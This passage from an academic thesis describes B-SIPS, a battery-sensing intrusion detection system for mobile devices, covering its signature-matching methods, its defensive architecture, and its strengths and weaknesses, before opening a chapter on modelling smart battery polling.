


Figure 4-53 Comparison Interpolation of a BlueSYN Attack on an Axim X51 Using Cubic Spline Method

The drawback of this method was the influence of outliers. Even with a substantial softening coefficient, the cubic spline created a very exacting fit to the data model. The end result was that any small values that occurred between peaks would create a large distance and an incorrect measurement as indicated in Figure 4-54.




Figure 4-54 Comparison of a BlueSYN Attack on the Axim X51 Using Cubic Spline Interpolation and Displaying Effects of Outliers in Sparse Data

4.6.3.3 Two-Sided Cubic Spline Interpolation of Signature Method

For the third method, the signature is sub-divided into smaller sections centered about the signature's key data pairs. A 50 Hz window was established about each key data pair. In this

window, the cubic spline interpolation was performed, and only the results from that window were stored. The unknown trace was then compared against the fitted signature. These processes were repeated but with fitting the unknown trace, then comparing the signature to it. The resulting values were then averaged, and they represented the distance calculation. An example of this final comparison is shown in Figure 4-55.




Figure 4-55 BlueSYN Attack on Axim X51Compared Using Windowed Cubic Spline Interpolation

Each of the three aforementioned comparison methodologies was then used to generate a signature library for the 134 attacks and base lines. The two-dimensional distance approach of comparing a signature and trace proved to be superior. It best fit our criterion of possessing the smallest standard deviation over the self-distributions of the signatures of the library it had created. As such, it was selected to create our signatures. An evaluation of this method's impact on the normalcy of the signature's self-comparison is discussed in Section 6.4.

4.6.4 Attack Identification

As an unknown activity is presented to CASIMS, it is initially converted into a singular trace. The resulting trace is compared against each of the 134 signatures in the CASIMS library of attacks. Using the two-sided cubic spline interpolation of signature method outlined in Section 4.6.3.3 a distance measurement is returned for how well the unknown trace is approximated by the signature. Looking for the smallest distance does not provide an adequate evaluation of which signature best matches the trace, because such an approach would be problematic due to

quiet signatures with relatively low key magnitude pairs. These baseline readings are often much smaller than the attack activities and would register as false positives as shown in Figure 4-56.




Figure 4-56 BlueSYN Attack Signature on an Axim X51 as Compared to Wi-Fi Baseline Activity

Each signature also contains a self-comparison distance population. By assuming normalcy for this distribution, which was justified in Section 6.4, an analysis on the resulting comparison could be tested against this distribution. Equation 4-4, similar to one used in the *Students t-Test* [93], was employed to determine how many standard deviation the distance resides from the population mean. Where S denotes the number of standard deviations, σ^2 is the standard deviation of the signature self-comparison distribution, x is the distance value of the comparison, and $\bar{x}$ is the mean of the signature self-comparison distribution.

$$S = \frac{|x - \bar{x}|}{\sigma^2} \qquad \text{Equation 4-4}$$

The more standard deviations from the mean of the sample a distance comparison is, the less likely it is a valid match. After all 134 comparisons have been made of the singular trace to the signature library, the smallest comparison was deemed most likely to represent the activity. It should be noted that while the attack origins a trace came from may be unknown, the device it came from should be available and known to the system. As such the list of likely candidates for an attack can be trimmed down by eliminating all signatures that are not from the same device or family of devices.

4.6.5 Section Summary

Through the integration of hardware-based sampling, robust filtering, and processing techniques, CASIMS provides a unique signature-based IDS capability. Its flexibility and power stems from the abstraction that looking at system-level events provides. This is opposed to looking at the bit-level that a much higher sampling rate would provide. CASIMS affords the ability to easily identify noisy aggressive attacks such as those associated with battery exhaustion attack efforts. The results presented later in Section 6.5 demonstrate the effective nature of this developmental system approach. However, this is not without drawbacks as very quiet or sparse attacks can go undetected. It is believed that many such battery exhaustion events could be addressed by a fully deployed system with IDS features built specifically for that purpose and integrated within its hardware using the smart battery system.

4.7 Resulting B-SIPS Architecture and Software-Based System

This section presents the B-SIPS architecture that evolved from the application of a military model for mobile defense into an implemented system strategy for protecting portable computers. Benefits and vulnerabilities of the software-based system are further discussed. Lastly, a summary is presented of how B-SIPS addresses known issues affecting IDSs along with continuing IDS trends.

4.7.1 Mobile Defense: A Strategy for Protecting Portable Computers

The art of war teaches us to rely not on the likelihood of the enemy's not coming, but on our own readiness to receive him; not on the chance of his not attacking, but rather on the fact that we have made our position unassailable. --Sun Tzu

B-SIPS provides an intrusion detection capability for portable computers. Using the Canary-Net concept, we can compare the defensive strategy with that of a military organization. Instead of thinking in terms of fixed fortifications as in the past, modern military organizations often employ a mobile defensive strategy to protect areas. In the wireless domain of mobile computing, the RF environment is seemingly unprotected for portable computers. For notebook computers with their more robust capabilities, the challenges are many. However, with small mobile computing devices, such as PDAs and smart phones, the difficulties in defending the systems are significantly amplified because of their limited system resources, memory, and

battery charge life. If we consider a PDA or smart phone to be a soldier (or a sensor) in our mobile defense, then their value is raised within the overall system.

In the wired networking environment, importance is placed on the criticality of the servers and what services and data they can provide. Layered defensive systems are developed around those critical assets. Although those key servers and their supporting communication systems (routers, switches, etc.) are high value targets for attackers, they often provide little in return in terms of defending the system. Hence, using PDAs and smart phones as sensors enabled with B-SIPS may enhance current defensive strategies and provide a new means to discover attacks within the system.

To extend the analogy, B-SIPS enabled PDAs and smart phones represent mobile soldiers patrolling in their wireless environment. From that perspective, any attack against the devices can threaten their critical local resources, so a device needs to have the capability to detect and the ability to react. Using B-SIPS' DTC capability, it can detect the illicit activities, but the user of that device still needs tools to react in a substantial way. With B-SIPS, the user can take actions, such as stopping a process, invoking antivirus software, or temporarily disconnecting. The idea that the soldier could be asleep when the attack occurs is possible, but B-SIPS is vigilant while under battery power in the busy and idle states even if the user is unavailable. The B-SIPS client is an intrusion protection system, so if left unattended and then attacked and if the attack is detected, the device will report an attack upstream to the CIDE, using Wi-Fi (if the device is within communications range). If the attack continues unabated, then after one minute (by default) it will automatically disconnect from Wi-Fi and Bluetooth environments. This is done to conserve battery charge life, using the logic that the user can always reconnect, if the system still has battery power to do so.

When small mobile computers detect illicit activity, they do what any good soldier should do, which is to report suspected intrusions higher. In the case of the B-SIPS, the CIDE receives those reports and provides an analysis view to the next level in command. In this model, the reports might go to a leader, commander, local SA, or even a building/area security manager. CIDE receives the reports and provides a first responder level view, so the local scope of the attack can be assessed. Typically, the area defense would be accomplished at this command level. Equally as important, the filtered reports of the attacks can be forwarded to a higher level CIDE. From the network SA's perspective, a small scale or individual attack may not be of great

concern, however, if the scope expands to multiple buildings or areas, then further defensive actions upstream may be necessary to protect the environment.

The military mobile defensive model, as depicted in Figure 4-57, needs logistical support to sustain itself. In our case, we have an online database for storing the intrusion reports. The stored reports can be used at multiple levels for forensic analysis, which abstracts to military intelligence. Examining reports of attacks may provide new insight into the scope (the ratio of attacks to devices within a given area), methods, vectors, and tactics used by the attackers. In the context of forensic analysis, inspections of past detection patterns could also indicate reconnaissance and infiltration strategies, such as an island hoping campaign or a fragmented attack over an extended period of time.




Figure 4-57 Mobile Defense Strategy Applied to B-SIPS

In the future with our developed CASIMS trace signature method, certain attack types may be able to be matched based on the early warning situation reports provided to the CIDE. Lastly, correlation of B-SIPS detected attacks with Snort's rules-based detections increases the probability of confirming an attack's occurrence (reduced false positives). Leaders and SAs need to make informed decisions concerning how best to defend systems and apply their resources, so

basing their decisions on corroborated reports (correlated intrusion detections) of attack activities helps to focus their efforts in the mobile defense.

4.7.2 B-SIPS Advantages and Disadvantages

The advantages, disadvantages, and vulnerabilities of the system are discussed in this section. B-SIPS combines client detection with IPE correlation and database storage to support matching and forensic analysis tools. In a perfect situation, an IDS would recognize novel and known attacks, and then provide a reactive capability to protect the system. Most host-based IDSs report intrusions, but few can take independent actions to protect the device. With high-end commercial IDSs, host-based detection is reserved for critical server assets within the system. The ideal IDS would be capable of recognizing and neutralizing attacks to prevent further attacks, and hardening the vulnerable system to prevent reoccurrence [95]. In current IDS implementations, reactive capabilities are organized into three recognized categorizes: attack tracing, shunning, and extended information gathering. According to [95]:

• *Attack tracing* occurs when the system attempts to passively or indirectly gather information to aid in identifying the source of attack, using techniques such as domain name service (DNS) lookups, and passive fingerprinting.

• *Shunning* is when the IDS reconfigures another system (such as a firewall or router) to block out the attacker, or uses TCP reset frames to tear down any illicit connection attempts.

• *Extended information gathering* increases the level of information stored about events surrounding the attack, for future forensic analysis.

In the B-SIPS architecture and implementation, host-based detection provides some protection for the client devices that are employed as sensors for the system. The B-SIPS client polls device and smart battery to transmit to the CIDE for correlation with Snort reports and for attack scope assessment by the SA. When this information is transmitted to the CIDE, the system can also support extended information gathering and data mining of the B-SIPS database for future forensic analysis usage. For attack tracing, signature development, and matching, these must be done separately with the aid of a digital oscilloscope and a more robust computing capability. The present sampling capabilities of a mobile device and the OEM implemented smart battery specifications make it infeasible to integrate these capabilities. In the future with advances in mobile device processors, memory, and smart battery technologies, integration could well be feasible.

High-end commercial shunning techniques are beyond the scope of this B-SIPS research. However, B-SIPS does provide a straightforward intrusion protection capability. If the B-SIPS enabled device is left unattended and is then attacked, the client will disconnect itself from the Bluetooth and Wi-Fi environments. Although disconnecting automatically after a short period of time could be equated with a self-inflicted DoS, the alternative would be that the attack would continue to drain battery resources, so the user would return to a dead battery and no capability. In our view, this is a benefit for our system.

Additionally, mobile computers are an untapped resource for assessing the health of the network, which is typically overlooked even in mature wired networking systems. Employing the Canary-Net idea of using the mobile computers as inexpensive sensors provides an increased importance for these devices in the system because they are likely to succumb to attacks more rapidly. This use of portable computers further supports extended information gathering necessary for IDSs.

Another advantage of the research system is the use of attack trace signatures. These traces, were captured using an oscilloscope and then compiled, are presented in Section 6.4. Using LabVIEW scripts the system can sample during a live attack, and then it attempts to match those detections with the attack trace signature from our library of signatures. This is a separate capability using CASIMS, but it does offer an indication of how the smart battery activity can indicate an exhaustion attack.

While the B-SIPS client uses anomaly-based detection, the CIDE accepts the client reports. If a correlation is found, then the probability of an attack being confirmed is improved. We integrated Snort's rules-based detections into the CIDE to improve attack confirmation. If the previous detections can be correlated with Snort's detections, then the probability of attack confirmation is significantly increased. This has the additional advantage of adding another detection strategy and not relying solely on one system because not all attacks may be able to be detected by B-SIPS.

Another advantage of the system that is not as easily categorized as those above is described here. B-SIPS builds on the inherent fact that its detection capability uses anomaly detection as shown in Table 4-1. ADSs are typically more successful at detecting new or novel attacks. If a novel attack causes a device to use more instantaneous current than is typically required, then the DTC should trigger an alert. Rules-based IDSs, such as high-end commercial grade systems, will

fail in this situation. An advantage of being a hybridized system is that more classes of attacks can be detected. However, more capability means more computation effort is required. Our answer to this challenge is host-based detection and CIDE's device profiling and correlation.

Table 4-1 B-SIPS Benefits and Vulnerabilities

B-SIPS Client Benefits	B-SIPS Client Drawbacks (D) / Vulnerabilities (V)
• Anomaly detection, using DTC at client has strong potential for detecting novel attacks. • Difficult for attacker to get inside device's battery polling cycle to influence detection. • Mobile defensive strategy pushes detection to endpoints with portable computing. • B-SIPS client is resource friendly, while not unduly utilizing available resources. • UDP packets have low computational and transmission overhead. • B-SIPS clients are inexpensive sensors. • B-SIPS provides a level of protection where little or no security existed previously.	• Connectionless UDP device reports do not ensure delivery to the CIDE. **(D)** • If the recalibration adjustment is set too high, then attacks will habitually fall beneath DTC's alert setting. **(D)** • Wireless environment permits passive monitoring and eavesdropping of B-SIPS transmissions that could allow for reverse engineering attacks. **(V)** • Timing attacks could theoretically exploit gaps in battery polling cycle. **(V)** • No encryption employed with report transmissions. **(D)**
CIDE Benefits	**CIDE Drawbacks and Vulnerability**
• Provides graphical display of attacks from device reports. • Integration of Snort reports. • Attack correlation capability developed and it can be valuable to help identify attacks. • Hybrid capability bridges detection gaps. • Device specific profiling can indicate device operational behavior activity and health.	• Scaling graphical display is limited. **(D)** • Limited numbers of attack trace signatures are available for CASIMS and are not integrated with CIDE due to limitations in today's technology. **(D)** • Jamming of client reports can impede SA alert notifications. **(V)** • Potential high value target for attackers. **(D)**
B-SIPS Database Benefits	**B-SIPS Database Drawbacks**
• Stored reports can provide attack scope determination using CIDE forensic tools.	• Database storage is finite. **(D)** • Potential high value target for attackers. **(D)**

B-SIPS is not a perfect system, so we address some of its shortcomings, disadvantages and limitations below. A potential disadvantage is that B-SIPS reporting is done in a wireless environment, so the mere act of reporting consumes some energy. Within our system design, we attempt to balance timely reporting with energy usage.

From an attacker's perspective, the reports occur in the wireless environment, so passive eavesdropping or monitoring is also possible. This could lead to reverse engineering of the system through covert monitoring, which could then be used to attack B-SIPS at various levels.

Although this is a concern for commercially deployed IDSs, B-SIPS is a research platform so this is a lesser concern. To address this, encryption methods could be employed to mask the data being communicated.

The system could be attacked by saturating the reporting channel. If the APs were flooded, then it would be difficult for client's UDP packets to transit the network. This is a tradeoff design decision we made to keep the packet and transmission overhead low. Since we are using low overhead connectionless UDP to be more efficient, B-SIPS would not realize that the traffic is being flooded out. Simply sending more packets in a flooded environment may not help the reporting situation, but at present, it is our only option to ensure that some reports arrive at the CIDE. Conversely, we could send fewer reports with more information, but then the loss of each report would be more costly to the system's overall correlation and forensic analysis capability. Finding a balance through iterative report rate testing is further described in Section 6.8.4, which is our answer to this challenge.

A minor issue within the architecture is that B-SIPS currently reports to a single CIDE server. This can be overcome by mirroring CIDE server capabilities elsewhere in the wireless environment. As a research project, this is more a resource shortfall than an actual technical issue to resolve. However, it does indicate a concern over the scalability of the system. Our answer to the B-SIPS scalability issue was to integrate the online database into the model described in Section 4.5.2. Again, if an attacker can impede traffic to the CIDE and database through some means (e.g., jamming, man-in-the-middle, etc.), then the system's capabilities are negatively impacted. A possible solution would be to encrypt the traffic from the B-SIPS client to the CIDE and to the database and the reverse to harden the system. For the CIDE and database server communication needs, redundant network connections could help alleviate the problems associated with a blocked communication channel.

Again from the attacker's perspective, timing attacks (or very precisely timed attacks) could potentially defeat the B-SIPS client detection capabilities. If the attacker knew the timing of the OS polling rate of the battery's chipset, then the attacker could attempt to craft their intrusion within those limited time windows to avoid the battery's polling. This concept is explored in Chapter 5 with the static and dynamic theoretical polling models. The smart battery provides instantaneous current sampling that is at best once per second, so this is a possibility, although remote. Our answer to this issue is that the attacker probably cannot manipulate both his attack's

timing and the energy usage of the targeted device simultaneously [1, 7]. Since the attack is transiting a wireless environment, the timing would be even more difficult to control, if at all possible. Alternatively, if the smart battery could be designed to randomly sample its instantaneous current within that one second interval to provide comparable performance and diagnostic readings, this type of an attack manipulation would be exceeding difficult (if not impossible) to execute and is probably not worth the attacker's effort.

This leads to a noted limitation that the smart battery provides its readings at best once per second. At present, original equipment manufacturers have built this generation of smart batteries to provide only certain information to the OS for managing the device's power usage and recharging the battery. In the future, if OEMs could improve the smart battery's chipset to poll at a faster rate due to the needs of battery-based IDSs, then the timing attack window concern would be mitigated. This would provide the added benefit of potentially helping B-SIPS detect more attacks. This idea hinges on the fact that certain attacks could occur at speeds that exceed the battery's sampling speed, so those attacks could be missed. We conducted research to determine the typical speed of attack executions with regard to current device processing rates and bus speeds. Although B-SIPS cannot solve this issue, this research may suggest the appropriate sampling speed for next generation smart batteries to further enhance the detection system's capabilities. The B-SIPS model and implementation addresses some of the noted challenges and unresolved issues identified by IDS researchers in Table 4-2 [95].

Table 4-2 B-SIPS Address to Known IDS Issues

Issues Affecting IDSs	B-SIPS Response
Scaling to large, fast and complex systems. Many of the IDS currently in use are essentially monolithic; in order to respond effectively to large-scale attacks, a more distributed architecture is necessary.	B-SIPS provides report feedback to the CIDE and alert feedback to the user. The forensic tools coupled with the database provide capabilities to detect attacks and then determine their scope. If B-SIPS is deployed in distributed architectures, the capability can scale upward in a hierarchical manner as well.
Rapid distribution of new attack signatures.	Attack trace signatures are developed for matching within the system. Presently, these are created in the lab environment. In the future, OEM developers could create and rapidly deploy the attack signatures to support their mobile computing device, which could be stored in online database. Because of the system's design, adding more signatures to our database signature library would not affect the PDA and smart phone clients. Matching is accomplished with LabVIEW in a separate system.
Ubiquitous acceptance. Many current IDSs are complex to configure and run, restricting their use.	B-SIPS client capability can be rapidly deployed to PDAs and smart phones. The user has few settings to adjust, because the program was designed with simplicity of use in mind. The only command settings the user will need to invoke are the "start," "connect," and then periodically to "recalibrate" the program. It can run as a background process as well. This simplifies complexity concerns.
Strong reactive capabilities. Most current IDS implementations have limited reactionary capabilities; an IDS needs to be capable of preventing, not just reporting an attack. User intervention to handle attacks is infeasible.	B-SIPS detects anomalous activities and reports upstream to the CIDE to alert the SA. This provides a strong reactive capability. The user can take local actions, such as starting an antivirus or using B-SIPS to kill an unwanted process. If no actions are taken by the user in a default one minute window, then B-SIPS will disconnect from the Wi-Fi and Bluetooth radios. This done to both stop the attack and to conserve battery charge life.
Common list of attack signatures for comparison between IDS implementations. Automatic signature dissemination with a vendor-independent attack representation is needed.	B-SIPS research developed attack trace signatures and a method for matching detections. These are stored in our library. In the future, this mechanism could be potentially used for deploying battery-based attack trace representations as a viable signature matching technique for other IDS implementations.

Broad detection range. The IDS should be able to detect numerous types of attacks.	B-SIPS anomaly-based detection method on the PDA and smart phone allow for detection of unusual activities that use more current than is typically required by the device. CIDE's correlation capabilities coupled with Snort make attack alerting, identification, and scope determination possible.
Resource usage. The IDS should operate without over utilizing device resources, such as CPU, memory, storage, and battery charge life.	B-SIPS characterization testing was conducted to determine a balance between energy usage and necessary reporting rates. This testing is summarized in Section 6.8.3. The testing goal was to only use enough device resources to effectively operate B-SIPS and conserve resources where possible. The study examined device transmission rates and then compared B-SIPS impacts on 10 mobile devices.
Stress resilience. The IDS should be able to operate under device heavy computation usage without impeding its detection capabilities.	B-SIPS employs the DTC to adjust the threshold and to account for changes in the device. System stress should not adversely impact B-SIPS detection operations. However, network saturation could adversely affect B-SIPS reporting and SA alerting capability.

In a real-time evaluation of IDSs conducted at the Defense Advanced Research Projects Agency (DARPA) several trends emerged from the testing [96]:

- Signature-based detection systems can be effective in reducing false alarms if implemented properly.
- Network-based systems did not do well against host-based with user-to-root attacks.
- Surveillance attacks were able to probe the network and retrieve significant information, undetected, by limiting the speed and scope of the probes.
- Attacks for which there was no data available were generally missed, possibly indicating that techniques other than signature detection need to be developed in order to catch novel attacks.

One of the more interesting points from the DARPA research indicated that the picture is even worse for the commercial world. Ad hoc security solutions indicate a desperate need for computer security. The frequency and sophistication of attacks are ever increasing against an ever growing number of Internet connected computers. The attacks publicized in the news are only the ones detected and the other 96% or more slipped by unnoticed [96]. These observations are still applicable to today's IDS technologies, so we believe this B-SIPS research effort can

help the situation, especially with detection of attacks against small mobile computers in battery constrained environments.

4.8 Summary

Designing B-SIPS was undertaken to create an IDS research platform. Our implemented system provided an opportunity to explore many of our research questions. This chapter presented the major design components of B-SIPS. The system's flowchart and design model were introduced along with the Canary-Net concept of employing small mobile devices as sensors for the IDS. Next, the developmental environment was introduced, which described the Microsoft CE environment, APM device states, impacts of detection systems, and B-SIPS hybrid detection approach. A detailed description of the DTC algorithm was presented, which is a significant contribution to the battery-sensing ADS field. The deployed B-SIPS IDE client capabilities were described along with major features that support intrusion detection on small mobile devices. The DTC algorithm for B-SIPS and the net-centric CIDE was presented in [84]. Many of these capabilities are original implementations, such as the process list views, safe and unsafe processes checking, connections information, automated disconnection from Bluetooth and Wi-Fi if left unattended, and our method to identify and terminate unknown processes. The CIDE capabilities were presented to show current views and to present our correlation implementation for our detections with Snort's reports and our system's device specific profiling module. These research advances were published in several IEEE conferences. The B-SIPS and CIDE advanced capabilities of correlation and device profiling methods, the process list views, safe and unsafe processes checking, automated disconnection from Bluetooth and Wi-Fi radio if left unattended while under attack, and our method to identify and terminate unknown processes were presented in [97].

We described our procedures for determining trace signature and matching. We also presented our approach to obtaining attack trace signatures and employment of appropriate comparison methodology. These methods allow our CASIMS capability to identify unique attacks related to specific target devices.

The design and implementation effort combined to provide our resulting B-SIPS architecture and software-based system, which was developed around a military mobile defensive strategy. Additionally, we described the system's primary advantages, disadvantages, and limitations. Lastly, we examined known issues that affect intrusion detection systems and provided our

B-SIPS responses to those challenges. In the future, our IDS research could be expanded to investigate and further develop our existing B-SIPS device profiling and correlation with other IDSs besides Snort. This could significantly enhance the state-of-the-art technologies for mobile IDS capabilities and the forensic analysis tools in CIDE for examining Bluetooth and wireless network attacks against mobile devices.

5 Theoretical Modeling for Smart Battery Polling

Intelligence recognizes what has happened. Genius recognizes what will happen.
--John Ciardi

This chapter introduces two supporting models for B-SIPS. An analytical model is employed to examine smart battery characteristics to support the theoretical intrusion detection limits and capabilities of B-SIPS. Battery-based attack detections can be increased by investigating variable smart battery polling rates[†], system management bus speeds, and attack execution times. Our research explores the modification of smart battery polling rates in conjunction with the variance of malicious network activity. An optimum *static*[‡] polling rate for each of the selected illicit network attack densities is determined by altering these two parameters. These optimum static polling rates introduce minimum and maximum thresholds for the various attack scenarios mobile devices encounter on a daily basis. The second model investigates *dynamic*[§] solutions to optimize battery lifetime under a range of circumstances by examining the data results found in this study.

---

† In this chapter, the terms polling and sampling rate, interval and period are used interchangeably.

‡ Static sampling refers to set smart battery polling rates, based on the theoretical model, that are optimized relative to the potential network density of the attacks, ranging from 0 to 100,000. The modeled polling rates do not change, so they are termed static. Within the model, the optimum battery polling rates are calculated based on the predetermined volume of attacks to attain maximum battery charge life.

